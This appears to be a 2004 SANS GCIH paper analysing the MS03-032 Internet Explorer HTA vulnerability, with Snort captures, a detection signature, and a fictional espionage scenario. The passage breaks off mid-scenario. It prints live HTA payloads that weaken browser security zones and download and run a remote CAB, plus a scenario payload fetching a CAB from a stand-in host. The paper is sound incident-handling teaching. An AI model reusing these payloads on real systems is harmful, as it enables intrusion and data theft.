Global Information Assurance Certification Paper

Michael R. Heiser

Submitted 11 June 2004
in partial fulfillment of the requirements for the
SANS GCIH Certification (v.3)

MS03-032
Internet Explorer Object Data Tag Vulnerability

Table of Contents

1.1 Statement of Purpose

The intent of this paper is to inform and educate the Information Technology community about the threat of the Microsoft 03-032 Object tag vulnerability which currently exists in Microsoft Internet Explorer and Outlook Express. Many individuals underestimate the scope and implications of this critical vulnerability. We will explore the in-depth workings of this exploit and how the presence of one unpatched system can undermine the best IT security staff and policies. You will gain an insight into the trivial as well as the more serious threats this vulnerability can pose to your users and the integrity of your network. We will look at why this vulnerability exists, remediation, workarounds, and the potential risk it poses. We will analyze an attack scenario and examine the threat this vulnerability creates in the hands of a malicious attacker. An overview will be provided of the security policies, configurations, and tools that can be utilized in a security conscious organization to prevent similar known and unknown threats. We will also discuss the process of handling a security incident in an organization. In the incident handling process we will review the plan that should be in place in your organization to efficiently handle an attack against your network.

This paper is in partial fulfillment of the requirements for the SANS Global Information Assurance Certification (GIAC), Certified Incident Handler (GCIH), Version 3. It is also intended to further my knowledge of the MS03-032 vulnerability, and to contribute that knowledge back to the Information Security community. It is my intent to provide an accurate analysis of the vulnerability so that others can understand and defend their networks against this particular attack in the future.

1.2 The Exploit

1.2.1 Name:

- MS03-032 – Internet Explorer Object Data Tag Remote Execution Vulnerability.
- Also known as the Content-Type Application\hta vulnerability.

1.2.2 Operating System

- Microsoft Windows – Any Version

1.2.3 Protocols/Services/Applications

- Microsoft Internet Explorer 5.01
- Microsoft Internet Explorer 5.5
- Microsoft Internet Explorer 6

- TCP Port 80 (HTTP).
- TCP Port 443 (HTTPS).

Additional notes on protocols/services:

- *Vulnerability may be exploitable on any other arbitrary port on which a network administrator has configured a web server.

- *While observing the incoming attack, source ports by default will be tcp/80 and tcp/443 (http/https) traffic, coming from an external web server. Destination ports (on your network) will be random high "ephemeral" port numbers from the nodes that initiated/requested the web page. This attack is executed through an established HTTP/HTTPS connection (TCP packet SYN and ACK flags will be set) and follows standard TCP protocol.

1.2.4 Variants

MS03-040 – Object Data Tag Vulnerability in HTML Popup Window

A variant has evolved from the original vulnerability. The variant was simply the same exploit, but is performed inside of a web site popup window. The popup window function remained unchecked by Microsoft even after they released a patch for the original MS03-032 vulnerability. The variant of the vulnerability was discovered by http-equiv@excite.com in a post to the "full-disclosure" mailing list. We will look at the variant in more detail in the description section, after we have a better understanding of the original vulnerability.

1.2.5 Description

The release of Microsoft Internet Explorer introduced many vulnerabilities and opened up many vectors for trojan and worm delivery. One of these vulnerabilities was discovered on April 8th 2003 by the eEye Security Group (Copley, Drew). eEye termed this the "object tag" vulnerability, officially named MS03-032 by Microsoft in August 2003. eEye Security is a research and development firm that specializes in vulnerabilities and exploits of software, networks, and protocols. A researcher at eEye was in the process of analyzing the different methods that could be used by attackers to illicit Internet Explorer to execute an application file. One method he looked into was using the HTML object data tag to load and run different file types. The object data tag is a feature of HTML which allows web developers to present different types of media in a web page. Some examples of data types that can be loaded through object data tags include images, visual basic scripts, JavaScript, ActiveX, HTML, XML, and HTA files. Researchers at eEye decided that the HTA data type warranted particular attention. HTA files are "HTML Application" files and have a .hta file extension. HTML application (.hta) files are mechanically and syntactically similar to HTML itself. Researchers decided that in theory it would be possible to

use the object data tag to load a .hta file which contained “malware” (malicious code).

In April 2003 eEye decided to test their theory and create proof-of-concept code. At that time they also submitted a vulnerability report to Microsoft to notify them that the vulnerability existed. This vulnerability is unique due to its nature, and the implications that could result from the exploits which utilize it. It allows remote attackers to execute arbitrary code at the level of the user logged on to the computer (eEye). That means that an attacker on the Internet can execute any program of his choice on your computer at the privilege level you are logged on at (likely the administrator level). The possibilities given this scenario are endless. The attacker can then read your files, install programs such as network sniffers, trojans such as back orifice (“BO2K”), distributed denial of service (“DDOS”) software, adware, spyware, or any other kind of malicious code. Simply stated the attacker has complete ownership of your computer to use for his/her own intentions.

Let’s take a look at a packet capture to further understand and describe the scope of the vulnerability. The following capture was captured with the Snort Intrusion Detection System (Snort IDS). Snort is a freeware application that will analyze network traffic by opening a network interface in “passive promiscuous” mode. In promiscuous mode Snort is able to watch all traffic flowing on the network segment/subnet that it is monitoring. Snort has pre-defined “rule sets” (a database of known attack signatures) that it will watch for on the network. If snort observes a packet that matches an attack in its rule set, it will flag it as an anomaly and send an alert to the network administrator (including the packet “payload” (data) that matched the attack signature). For this particular vulnerability the attack signature would be classified in the “web attacks” rule set of the Snort configuration (user definable). Snorts rule sets are organized based on the service and type of attack. Later on we will examine the actual signature that caused this alert. Analyzing a packet as part of the description will help to fully understand the attack and its inner workings.

Full Snort Alert:

```
[**] [1:1000059:1] Content-type application/hta (possible MS03-032) [**]\
[Classification: Generic ICMP event] [Priority: 2]\
12/08/03-16:37:48. x.x.x.x:80 -> x.x.x.x:2026\
tcp TTL:56 TOS:0x0 ID:1113 IpLen:20 DgmLen:602 DF\
***AP*** Seq: 0xD5A6328E  Ack: 0x91252448  Win: 0x2238  TcpLen: 20
"HTTP/1.1 200 OK..Date: Mon, 08 Dec 2003 11:55:16 GMT..Server:
Apache/1.3.26 (Unix)..Connection: close..
Content-Type: application\hta....<html>.<object id='wsh'
classid='clsid:F935DC22-1CF0-11D0-ADB9-00C04FD58A0B'></object>.
<script>.wsh.RegWrite(""HKCU\\\\Software\\\\Microsoft\\\\Internet
Explorer\\\\Main\\\\Start Page"", ""http://default-homepage-
network.com/start.cgi"");.
wsh.RegWrite(""HKCU\\\\Software\\\\Microsoft\\\\Internet
Explorer\\\\Main\\\\Search Bar"",
""http://server224.smartbotpro.net/7search/?001"");.
```

</script>.<script language=javascript>.self.close().</script>.</html>...

The first part of the Snort alert identifies the name of the signature that was matched; in this case “Content-type application/hta (MS03-032)” is the name of the attack. Next we have the Snort rule set category, “web-attacks event”. The category lets us know the category or the classification of the vulnerability or service type that was matched (i.e., buffer overflow, web vulnerability, SQL attack, etc.). The priority field is determined by the Snort signature at the time of creation. This helps the administrator or analyst to determine the severity of attack by glancing at the headers of the alert.

- [Content-type application/hta (possible MS03-032) [**]\
- [Classification: web-attacks event] [Priority: 2]

Next we will look at the timestamp, source and destination IP addresses, and source and destination ports. We see that this particular attack occurred on December 8th, 2003 at 16:37 hours. The timestamp of a single event would not in itself be of any significance. However, we should be watching for timestamp trends over a period of time. A large number of events occurring around a specific time period each day may warrant a closer look. The source IP address is 123.x.x.x, and the source port is TCP 80. According to the Internet Assigned Numbers Authority (IANA), this is a host that is on the external Internet. We also know that IANA has assigned TCP/80 to HTTP web traffic. The destination address, 172.16.x.x is a host on our internal network. The 172.16-31.0.0 class B networks are designated by IANA as being non-routable internal IP addresses, and will be dropped by most backbone routers. (For more information on internal/non-routable IP addresses, browse to www.arin.net.) We know that anytime a connection is initiated by a host the outbound packet has a destination port of the IANA assigned service, and the source port will be a random ephemeral port. Likewise, the return packet we see below is a return packet coming back into our network from the web server. We see that the source port is 80 (coming from the web server), to the destination host on our network with a random ephemeral destination port. The exception to the port and IP address rules would be with specific trojans, worms, customized applications, and spoofing. Due to the nature of this vulnerability, spoofing is not a concern for us. This attack takes place in a legitimate established TCP connection where the attacker requires response packets from the victim host. An attacker that was spoofing would not receive return packets from the victim host (unless he was sniffing on the same network segment as the address that was spoofed).

- 12/08/03-16:37:48.195106 123.x.x.x:80 -> 172.16.x.x:2026 tcp

The next section of the packet contains the TCP headers. The MS03-032 vulnerability does not exploit or modify any of the TCP headers. They remain normal values as specified in RFC 1180 (IETF). The RFC (Request for

Comments) specifies the expected syntax and rules for protocols and standards. For more information on RFCs see http://ietf.org/rfc.html. The “state” section of the header is the only field that’s relevant to this attack. The “***AP***”, below, denotes that the TCP SYN & ACK flags are set. A synchronization/acknowledgement packet designates that the packet is believed to be part of an established TCP connection. All packets utilizing this vulnerability will be part of an established TCP connection.

- TTL:56 TOS:0x0 ID:1113 IpLen:20 DgmLen:602 DF
- ***AP*** Seq: 0xD5A6328E Ack: 0x91252448 Win: 0x2238 TcpLen: 20

Following is the actual “payload” of the packet. This is the actual data that the web server and the web browser are communicating. If a valid exploit is taking place, this is where we will see it, and be able to see what actions it’s carrying out. The “HTTP/1.1 200 OK” is the HTTP header specifying that HTTP is the protocol that is being used to identify the data. Next we see the date and time on the web server, “Mon, 08 Dec 2003 11:55:16 GMT”. That is followed by the web server application name and version; in this case the web server is running “Apache/1.3.26 (Unix)”.

- HTTP/1.1 200 OK..Date: Mon, 08 Dec 2003 11:55:16 GMT..Server: Apache/1.3.26 (Unix)..

What follows is critical to understanding this vulnerability. “Content-Type: application/hta”. That tells the browser that the data which follows is type HTA (HTML Application). Under normal circumstances, when the web browser interprets a .hta file, it would prompt the user asking if the user would like to run or save the file. However, in a previous web page request from the client to the server, the malicious web server used the “<object data=www.[badsite].com/ [malicioushtmldoc.html]> to tell the client browser that the data on the page was contained in a .hta file. The HTML object data tag (<object data=”site”> defines an embedded object on a web site. When the client’s web browser first accesses the web site, Internet Explorer’s security restrictions and zones are initially respected. However, after the server informs the client’s browser the web site’s information is contained in the code pointed to by the <object data= “ “> tag, Internet Explorer blindly accepts the code pointed to by the object data tag. It ignores security restrictions on the returned page that was pointed to. Therefore, the malicious code pointed to by the object data tag is automatically interpreted and executed by the client’s web browser (in this case, loading a malicious hta file). Note that it is important to understand that the <object data=”site”> tag itself is checked against Internet Explorer’s security restrictions and must contain an allowed file extension (i.e., .html). However, the MIME content-type that is returned on the requested page is not checked. For example, if index.html contained <object data=”badsite.com/malware.HTA”>, Internet Explorer would follow correct security procedure, and prompt you (providing you have your security zone restrictions to prompt for AcitveX, JavaScript, and Visual Basic.).

As long as the object data tag contains an allowed file type, Internet Explorer ignores the actual file type that is returned. Following is a scenario to further emphasize this point. The victim computer is 10.1.1.1. The malicious web site is 123.2.2.2.

10.1.1.1:1025 → 123.2.2.2:80 (Victim user requests badsite.com)

10.1.1.1:1025 ← 123.2.2.2:80 (badsite.com returns index.html, which tells the victim part of index.html is contained on malware.html via <object data="badsite.com/malware.html">)

10.1.1.1:1025 → 123.2.2.2:80 (Victim user requests badsite.com/malware.html)

10.1.1.1:1025 ←123.2.2.2:80 (badsite.com returns malware.html, but in the headers of malware.html it specifies that the page uses MIME content-type: application/hta, and includes malicious code. IE accepts this, unchecked, and executes the application code.

Let's take a look at the actual payload of a few of the current exploits in the wild which take advantage of this vulnerability. The first event we will look at was written to make two modifications to Internet Explorer. The first, evidenced below, sets your default homepage to the web site http://default-homepage-network.com/start.cgi. The second modification installs a search bar to the top of Internet Explorer which loads from the site http://server224.smartbotpro.net/7search/?001 each time Internet Explorer is run. The object tag "ID" attribute gives the tag a unique identification name. The "classid" attribute refers to a "class ID" in a URL, or in this case, in the windows registry. The RegWrite script "Creates a new key, adds another value-name to an existing key (and assigns it a value), or changes the value of an existing value-name" (MSDN). The HKCU is an abbreviation in the windows scripting language for the "HKEY_CURRENT_USER" root key name (MSDN).

- Content-Type: application/hta....<html>.
- <object id='wsh' classid='clsid:F935DC22-1CF0-11D0-ADB9-00C04FD58A0B'></object>.
- <script>.wsh.RegWrite(""HKCU\\\\Software\\\\Microsoft\\\\Internet Explorer\\\\Main\\\\Start Page"", ""http://default-homepage-network.com/start.cgi"");
- .wsh.RegWrite(""HKCU\\\\Software\\\\Microsoft\\\\Internet Explorer\\\\Main\\\\Search Bar"", ""http://server224.smartbotpro.net/7search/?001"");.</script>.<script language=javascript>.self.close().</script>.</html>...

The above exploit is currently in the wild executing on unpatched windows systems running Internet Explorer vulnerable versions as previously defined.

Let's analyze the payload of another exploit currently in the wild that uses the same MS03-032 vulnerability.

Once again we see the timestamp and version of Apache, plus the installed plug-ins available on the server.

- HTTP/1.1 200 OK..Date: Sun, 14 Dec 2003 15:43:05 GMT..
- Server: Apache/1.3.27 (Unix) PHP/4.3.2 mod_ssl/2.8.14 OpenSSL/0.9.7b..

Last-Modified displays the date the web site was last modified. The ETag displays the current "version" of the web site. (Can be used for tracking purposes. Similar to running a Linux diff command on a file to see if any changes have been made since it last checked.)

- Last-Modified: Fri, 12 Dec 2003 15:06:16 GMT..
- ETag: ""75e80b-34d-3fd9d968""..

Accept byte ranges allows a web site to "resume" a file where it left off, given a particular byte number. Content-Length specifies the length of the message body.

- Accept-Ranges: bytes..
- Content-Length: 845..

The connection close header tells the client browser to open a new socket for each request, instead of keeping a persistent connection. The content-type defines the MIME encoding type that the site uses; determines how Internet Explorer will handle the file.

- Connection: close..
- Content-Type: application/hta.....

As the previous exploit, the ID and CLASSID attributes function the same.

- <object id='wsh' classid='clsid:F935DC22-1CF0-11D0-ADB9-00C04FD58A0B'></object>
- .<OBJECT ID=""oShell"" CLASSID=""clsid:13709620-C279-11CE-A49E-444553540000"">
- </OBJECT>..

Next we have the windows scripting. This time, RegWrite modifies 3 Internet Security Zone setting keys and sets the values to '0', which makes the actions permitted. Zone '3' (where the modifications are made) is the Internet Zone. The keys it modifies are 1004 (Download unsigned AcitveX Controls), 1200 (Run ActiveX Controls and Plugins), and 1201 (Initialize and script ActiveX controls not

marked as safe). Next, the script utilizes the “codebase” object attribute, which specifies that the code for a particular object is located at a remote location. In the case of this particular exploit, at http://209.50.251.84/da1/WindowsUpd1.CAB. Now that the HTA application has permitted all unsigned unsafe ActiveX controls and plug-ins without your knowledge, Internet Explorer will connect to that site, download, and run the specified .CAB file. A CAB file is essentially a compressed file. In this case, WindowsUpd1.CAB contains two files; the first which is a system information file. It contains a script that calls the second file in the CAB file, which contains 17k VMInstaller.exe. A google search for VMInstaller.exe (general search and groups search) turned up 0 results. This file could install a popup tool, search bot, spawn a nectat listener on an arbitrary port for the attacker to connect back on, or even install a modified BackOrifice type trojan; the possibilities are endless. Using arin.net we can determine that the IP address hosting the malicious CAB file is registered to a Dmitri Romanov from Chelyabinsk, Russia.

- <script>.
- wsh.RegWrite(""HKCU\\\\\\Software\\\\Microsoft\\\\Windows\\\\CurrentVersion\\\\
- Internet Settings\\\\Zones\\\\3\\\\1004"", ""0"",""""REG_DWORD"");.
- wsh.RegWrite(""HKCU\\\\\\Software\\\\Microsoft\\\\Windows\\\\CurrentVersion\\\\
- Internet Settings\\\\Zones\\\\3\\\\1200"", ""0"",""REG_DWORD"");.
- wsh.RegWrite(""HKCU\\\\\\Software\\\\Microsoft\\\\Windows\\\\CurrentVersion\\\\
- Internet Settings\\\\Zones\\\\3\\\\1201"", ""0"",""REG_DWORD"");..</script>.
- <OBJECT CLASSID=""clsid:dcf0768D-ba7a-101a-b57a-0000c0c3ed5f"". CODEBASE=""http://209.50.251.84/da1/WindowsUpd1.CAB"". ALIGN=""CENTER"" WIDTH=270 HEIGHT=26 ID=""T1""><PARAM NAME=""Interval"" VALUE=1000>. <PARAM NAME=""Enabled"" VALUE=1></OBJECT>..<script language=javascript>.self.close();.</script>.

1.2.6 Signature of Attack

The snort signature that can be used to detect the application/hta attack is: (Signature courtesy Joe Stewart)

alert tcp $EXTERNAL_NET 80 -> $HOME_NET any (msg:"Content-type application/hta (possible MS03-032)"; flags:A+; content:"HTTP/1."; depth:7; nocase; content: "Content-Type\: application/hta"; nocase; classtype:misc-attack; sid:1000059; rev:1;)

This signature may be prone to false-positives (“false alerts”). This signature will alert on any Content-Type: application\hta pages viewed. However,

the use of HTA files by web developers is rare, and each alert should be carefully analyzed for validity.

The signature left by the exploit of the MS03-032 vulnerability on the host will be different for each exploit. In the first example that we looked at, the signature on the host would be the two registry keys being modified (the start page key and the search bar key). The second exploit we looked at would leave a little more evidence on the host for signature recognition. First, we would be able to see that the 3 Internet Security Zone settings had been modified in the registry. Secondly, we would see WindowsUpd1.CAB and VMInstaller.exe left on the victim machine. Since WindowsUpd1.CAB returns 4 inconclusive google results, and VMInstaller.exe returns 0 google results, it is unlikely that any malware or anti-virus software will detect this exploit.

It may be possible to mitigate this attack at the network layer for the security critical networks, however, would require some scripting and may not be feasible depending on the size of the customer and resources available. A snort signature could be written to detect the "<object data=" string coming into the network from an external web server. As soon as the snort alert is seen, a perl script could resolve the web site domain to an IP address and then quickly write an IP tables (firewall) rule immediately denying any web traffic from that external web server. It would require testing, as it's likely that the malicious page could already be loaded in the victim's browser by time the IP tables rule was written. The pitfall to this option would be that it would block the entire domain, not just the malicious page. For example, if the malicious code was located at http://hometown.aol.com/users/baduser.html, resolving the IP address and blocking all web traffic from that IP address would likely block all AOL users' hometown pages (including thousands of legitimate ones). Each organization would have to do a risk analysis and determine if they were willing to accept the trade off of inconvenience vs. tighter security (as with any vulnerability).

The most feasible and efficient option for a host which may have been compromised using the application/hta attack would be to simply monitor the snort alerts from your Snort Intrusion Detection System. Look at the payload (data) of the attack to determine the level of threat (did it just install a search bot, or did it download a potentially harmful backdoor trojan?) Then depending on the level of the treat given the data in the snort alert, escalate each host through the Incident Handling process as needed.

1.3 Platform / Environment

1.3.1 Victims Platform

The target victim will be running an unpatched version of Microsoft Windows Operating System (any version), using Microsoft Internet Explorer versions 5.01, 5.5, or 6.0. A cumulative security update was issued from Microsoft via Windows Update fixing the vulnerabilities MS03-032 and MS03-040 in August of 2003. Any user that has not run Windows Update or does not have automatic windows updates enabled will still be vulnerable to this attack. It is still

classified as a critical level security threat by Microsoft Corporation and various other vulnerability rating sources.

1.3.2 Source network


For the purposes of this scenario, the internal black hat hacker is a web site developer at XYZ Corporation. We have a Cisco border router in place. Immediately behind that is our CheckPoint Firewall-1 NG corporate firewall. The firewall has 3 interfaces; Internal, External, and DMZ. The DMZ uses a 192.168.1.0/24 class C addressing scheme. The default route for the DMZ is 192.168.1.1. Our internal network uses a 10.1.0.0/16 class B addressing scheme. Then internal networks default route is the internal interface on the firewall, 10.1.1.1. All addresses on the DMZ are statically NATed (network address translation) to external IP addresses in our 123.123.123.0 class C address assigned to us by the Internet Assigned Numbers Authority. All internal IP addresses use dynamic PAT (port address translation) to access the external network (Internet), masked to our external interface on the firewall, which is 123.123.123.1. Our web server, weby, is located on our DMZ (demilitarized zone), and is assigned the address 192.168.1.10 (internal) and is statically NATed to 123.123.123.10 (external). We have 3 separate Snort IDS boxes configured on the network. Snort_External sits on the outside of the firewall, between the firewall and the border router. Its mission is to monitor all anomalous traffic hitting the external interface of the firewall. Snort_DMZ listens on the DMZ interface and monitors all traffic on the DMZ. And Snort_Internal listens on the internal interface of the firewall. We also employ a RealSecure IDS on the internal segment of the network. Our company is a fairly small company that has approximately 50 internal nodes. The internal network is on the same subnet and segment, and is not a switched network. We are connected to the Internet backbone via a multihomed OC3 connection through AT&T and MCI/WorldCom. Our web server is a Dell PowerEdge Server with a Xeon processor running at 3 GHz, 1024 Mb RAM, and a 100 GB SCSI hard drive. It is running RedHat Linux Enterprise Linux ES and the current release of Apache httpd. All internal users are running Windows XP Professional and are kept up to date with patch management software in combination with Windows Update. The firewall has a default deny any <-> any rule. The only services permitted through the firewall are HTTP, HTTPS, FTP, SSH, SMTP, and POP3. The firewall proxies these connections at the application level and performs stateful connection monitoring of all connections. Anti-spoofing rules are configured appropriately on each interface. All devices on the DMZ (including the firewall) have been physically hardened and are only listening on appropriate ports. Services have been configured in a chroot'ed jail where applicable (httpd on the web server, ftpd on the ftp server, smtpd on the mail server). All devices on the DMZ are also running the St. Jude loadable kernel module to protect against buffer overflows and inappropriate system calls. File system integrity checking is performed on a weekly basis using Tripwire and samhain. All systems remotely syslog to an internal syslog server which has also been physically hardened. All

appropriate clear text traffic is piped over secure SSH tunnels where applicable. (I.e., remote sysloging). We also have a TrendMicro Interscan Viruswall and content scanner that runs at the perimeter of our network on the DMZ and integrates with our CheckPoint Firewall. Access control lists are in place on the border router denying all internal IP address blocks to prevent spoofing attacks. All NetBIOS and ICMP traffic is also blocked at the border router (with the exception of ICMP Destination Unreachable, and Echo Request/Reply to specific internet hosts). ICMP is blocked to prevent any attempted information gathering and other common ICMP attacks (such as tunneling traffic through ICMP). XYZ Corporation is a small, but a very secure corporation.

1.3.3 Target network

The target network in reality is the Internet at large. Specifically any users running Windows (any version) and Internet Explorer (5.01, 5.5 and 6.0) who have not ran Microsoft's Windows Update in the last 8 months. For this scenario, the target network will be our competitor. They currently have implemented the same security layout and precautions as XYZ Corp.

1.3.4 Network Diagram



1.4 Stages of the Attack

1.4.1 Scenario Overview

In our *fictitious* scenario, XYZ Corporation is a Fortune 500 company that is leading the market in their industry. However, as with any competitive market their competitors are still prominent enough to pose a threat to their market leadership. The CEO of XYZ Corporation has a fairly commendable reputation of having good moral character. The CEO of XYZ Corp. was reading in the business news section about the current threat of corporate espionage. As he pondered the thought, he debated the threat of his company losing the market leader position to a competitor. At last he decided to confide in his close friend who was the XYZ Corporation's web developer. The CEO's evil plot involved gaining access to their competitor's network to gain their intellectual property secrets. The web developer was also fairly literate in regards to security knowledge. They discussed the possibilities that were available given the resources the recent vulnerabilities they had access to. The developer suggested that they might try a recent vulnerability he had read about in the "Full Disclosure" mailing list (the MS03-032 application\hta vulnerability). He knew that this vulnerability was just released and that Microsoft had not issued a patch for it yet. He also knew it would be fairly simple to craft a small stealthy trojan application given his programming experience. His application would slowly shuttle back documents off the victim computer (the competitor) over encrypted HTTPS connections. The tunnel would only be active when the user was browsing the web, so that if a network administrator observed web traffic from the host it wouldn't draw attention. The data would be tunneled to a remote box he had setup at his home. The plan sounded flawless. XYZ Corp. would end up with their competitor's internal documents at a secure remote location which they could review at their convenience. We will begin our analysis of their plan looking at the information gathering process, how they chose to craft the exploit, how the exploit worked, and how they attempted to cover their tracks. We will end with a conclusion of what went wrong and how their activities were uncovered.

1.4.2 Reconnaissance

Our first step in the information gathering phase is for XYZ Corporation to determine the target networks of its competitor. To do this they will use two different methods. We'll start with two Linux tools, nslookup and whois. Nslookup resolves a domain name to an IP address.

```
[mike@penguin mike]$ nslookup theircompetitor.com
Non-authoritative answer:
Name:   theircompetitor.com
Address: 55.55.55.55
```

Once they have the IP address they use the whois tool to verify that it belongs to their competitor, and to find out their IP net block range.

```
[mike@penguin mike]$ whois -h whois.arin.net 55.55.55.55

[whois.arin.net]
Their Competitor COMP-COMPUTER (NET-55-55-55-55)
                                  55.55.55.0 – 55.55.55.255
```

It's also possible for their competitor to own an IP net block in a completely different range/class than the network they have just discovered. To ensure we haven't missed any of the networks, we will perform another search utilizing ARIN, by searching for the company's name (as opposed to the IP address). This should reveal all other networks owned by the competitor.

```
[mike@penguin mike]$ whois -h whois.arin.net Their Competitor

[whois.arin.net]
Their Competitor COMP-COMPUTER (NET-55-55-55-55)
                                  55.55.55.0 – 55.55.55.255
Their Competitor2 COMP-COMPUTER (NET-55-55-55-55)
                                  22.22.22.0 – 22.22.22.255
```

Now that they have discovered all of their competitor's networks ranges, they will be able to limit the attack to only their competitor's networks. This will reduce the chances that the attack will be seen and noticed in the "wild". Since the two companies are competitors we can be fairly certain that they check each other's web sites for updates, news, press releases, etc. XYZ Corp. will place the malicious hta file on their own web server and wait for their competitor to browse to their web site. At that point, their competitor's internal desktop will become infected. XYZ Corporation is confident that the attack will be a success.

Another form of information gathering is a little less direct, yet can provide a wealth of information about the competitor, or target company. All corporations are required to file paperwork with the Security Exchange Commission ("SEC"). This paperwork can reveal detailed information about the company including important contact names, phone numbers, the physical address of the corporation, and other useful financial data. After locating a company in the SEC's database, you can also click on its "SIC" database listing. The SIC database groups corporations by industry or trade products. This is an excellent means of determining the corporation's competitors and where they are located. Performing a sample SEC search for Microsoft Corporation gives us the following details:

```
FILED BY:

        COMPANY DATA:
                COMPANY CONFORMED NAME:                         MICROSOFT
CORP
                CENTRAL INDEX KEY:                      0000789019
```

```
                STANDARD INDUSTRIAL CLASSIFICATION:    SERVICES-
PREPACKAGED SOFTWARE [7372]
                IRS NUMBER:                            911144442
                STATE OF INCORPORATION:                        WA
                FISCAL YEAR END:                       0630

        FILING VALUES:
                FORM TYPE:              SC 13D/A

        BUSINESS ADDRESS:
                STREET 1:               ONE MICROSOFT WAY #BLDG 8
                STREET 2:               NORTH OFFICE 2211
                CITY:                   REDMOND
                STATE:                  WA
                ZIP:                    98052
                BUSINESS PHONE:         4258828080

        MAIL ADDRESS:
                STREET 1:               ONE MICROSOFT WAY - BLDG 8
                STREET 2:               NORTH OFFICE 2211
                CITY:                   REDMOND
                STATE:                  WA
                ZIP:                    98052-6399
```

The SIC Database shows Microsoft's competitors as follows:
(Listed alphabetically, based on its industry classification, "SIC")
Note: Only first 5 matches displayed.

Companies for SIC 7372 - Services-Prepackaged Software

CIK	Company	State
0001096759	1ST GENX INC	A1
formerly:	1ST GENX COM INC (filings through 2001-04-13) E VEGAS COM INC (filings through 2000-08-15)	
0000910638	3D SYSTEMS CORP	CA
formerly:	3 D SYSTEMS CORP (filings through 2003-04-23)	
0001023748	3D SYSTEMS CORP	CA
0001010026	3DFX INTERACTIVE INC	CA
0000898441	3DO CO	CA

Further more, we could do a yahoo finance search for the particular company (finance.yahoo.com). This will reveal any recent financial news, stock quotes, investors, miscellaneous financial data such as percentage of increased/decreased sales, net income, corporate VP and CEO salaries, and VP/CEO contact names. This information utilized intelligently, along with social engineering methods, could give the attacker a countless amount of information to specifically target his attack.

1.4.3 Scanning

XYZ Corporation will not engage in any network information scanning. Anything but the stealthiest distributed port scan executed over a several month time frame would bring un-wanted attention. They will not need to have an

understanding or topology map of their competitor's network for this exploit to be successful. Another benefit to this exploit is that the competitors will unknowingly come to them asking for the exploit. They won't need to devise a plan to sneak the exploit into their network.

1.4.4 Exploiting the System

By now we have a pretty good idea where the vulnerability exists and how it is exploited. Let's look at how XYZ Corporation modifies the exploit to fit their needs. XYZ Corporation's web developer has placed a script on their web server that will watch for incoming HTTP requests from their competitor's net block ranges. As soon as this script sees an incoming request from any IP address in the competitor's net block, it will dynamically include a specially crafted object data tag in the press releases section of their site. The object data tag points to another HTML file (good.html) which is stored on XYZ Corporation's web server. Good.html is a specially crafted web page, made specifically by the web developer for their competitor. Its format is HTA, an HTML application file. The competitor's web browser is oblivious to the fact that while it requested a safe HTML file, it was returned a malicious application file that the web browser is happily executes. The application file that is returned contains a script which asks the competitor's web browser to connect to the web developers home machine and retrieve a .CAB (compressed) file. Inside this .cab file is where we find two files; one is a setup information file, and the other is a .exe file. The setup information file tells the computer to run the executable file. Bingo! The executable file will start the process of transferring all of the competitor's sensitive files to XYZ's web developer's home network over a secure encrypted tunnel. Once again let's analyze some of the code that was used in the attack to gain a better understanding.

Headers:
HTTP/1.1 200 OK..Date: Thu, 19 Feb 2004 17:20:55 GMT..Server:
Apache/2.0.48 (Unix) mod_perl/1.99_12 Perl/v5.8.2 mod_fastcgi/2.4.2

PHP/4.3.4..
Last-Modified: Thu, 19 Feb 2004 01:45:34 GMT..
ETag:1aba50-344-b9214b80""..
Accept-Ranges: bytes..Content-Length: 836..Connection: close..
Content-Type: application/hta....

Below is where we find the guts of Good.HTML (the malicious hta file). The following two lines simply tell the browser that it is to go to "http://web-developers-home/" and download "good.CAB".

OBJECT CLASSID=""clsid:dcf0768D-ba7a-101a-b57a-0000c0c3ed5f""
CODEBASE=""http://web-developers-home/GOOD.CAB""

If we were to extract GOOD.CAB we would find the following two files:

Update.inf
UpdateInstall.exe

